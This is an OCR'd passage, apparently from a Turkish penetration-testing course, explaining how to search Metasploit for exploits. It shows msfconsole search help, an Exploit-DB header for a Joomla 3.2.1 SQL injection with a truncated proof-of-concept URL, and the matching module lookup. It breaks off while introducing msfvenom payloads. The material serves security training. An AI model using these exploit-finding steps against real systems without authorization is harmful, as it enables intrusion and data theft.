


Bruteforce işlemleri için msfconsole Bir tercih olabilir.

Arama

- İnternet üzerinde yapacağımız aramalarla exploitler bulabileceğimizi görmüştük. Bu exploitlere verilen CVE numaları ya da diğer parametreler ile Metasploit Framework içinde yazıldıysa arama işlemleri gerçekleştirip exploitleri bulabiliriz.

```
msf5 > search -h
Usage: search [ options ] <keywords>

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Search string for row filter
  -u                Use module if there is one result

Keywords:
  aka         :  Modules with a matching AKA (also-known-as) name
  author      :  Modules written by this author
  arch        :  Modules affecting this architecture
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
  check       :  Modules that support the 'check' method
  date        :  Modules with a matching disclosure date
  description :  Modules with a matching description
  full_name   :  Modules with a matching full name
  mod_time    :  Modules with a matching modification date
  name        :  Modules with a matching descriptive name
  path        :  Modules with a matching path
  platform    :  Modules affecting this platform
  port        :  Modules with a matching port
  rank        :  Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref         :  Modules with a matching ref
  reference   :  Modules with a matching reference
  target      :  Modules affecting this target
  type        :  Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
  search cve:2009 type:exploit

msf5 >
```


EXPLOIT DATABASE
Joomla! 3
EDB-ID:
31459
CVE:
Author:
KILLALL-9
Type:
WEBAPPS
EDB Verified:
Exploit: / {}
# Exploit Title: Joomla 3.2.1 sql injection
# Date: 05/02/2014
# Exploit Author: kiall-9@mail.com
# Vendor Homepage: http://www.joomla.org/
# Software Link: http://joomlacode.org/gf/download/frsrelease/19007/134333/Joomla_3.2.1-Stable-Ful
# Version: 3.2.1 (default installation with Test sample data)
# Tested on: Virtualbox (debian) + apache
POC=>
http://localhost/Joomla_3.2.1/index.php/weblinks-categories?id=\
PWK
AWAE
WIFU

Applications Places Terminator Wed 10:22

root@kali: ~

root@kali: ~


root@kali: ~ 158x40


```
msf5 > search edb:31459

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   1  auxiliary/gather/joomla_weblinks_sqli  2014-03-02       normal  Yes    Joomla weblinks-categories Unauthenti


msf5 >
```


Msfpayload, Msfvenom ve Payloadlar


- Msfpayload, payload oluşturmak için kullanılan bir msfconsole aracıdır. Payloadların exploitler ile birlikte kullanıldığını söylemiştik ancak payloadlar tek başınada kullanılabilir.

- Not: Artık Msfconsole, msfpayload isimli bir araç desteklemektedir. Payload üretebilmek için gereken görevler msfvenom üstlenmektedir. Bundan dolayı 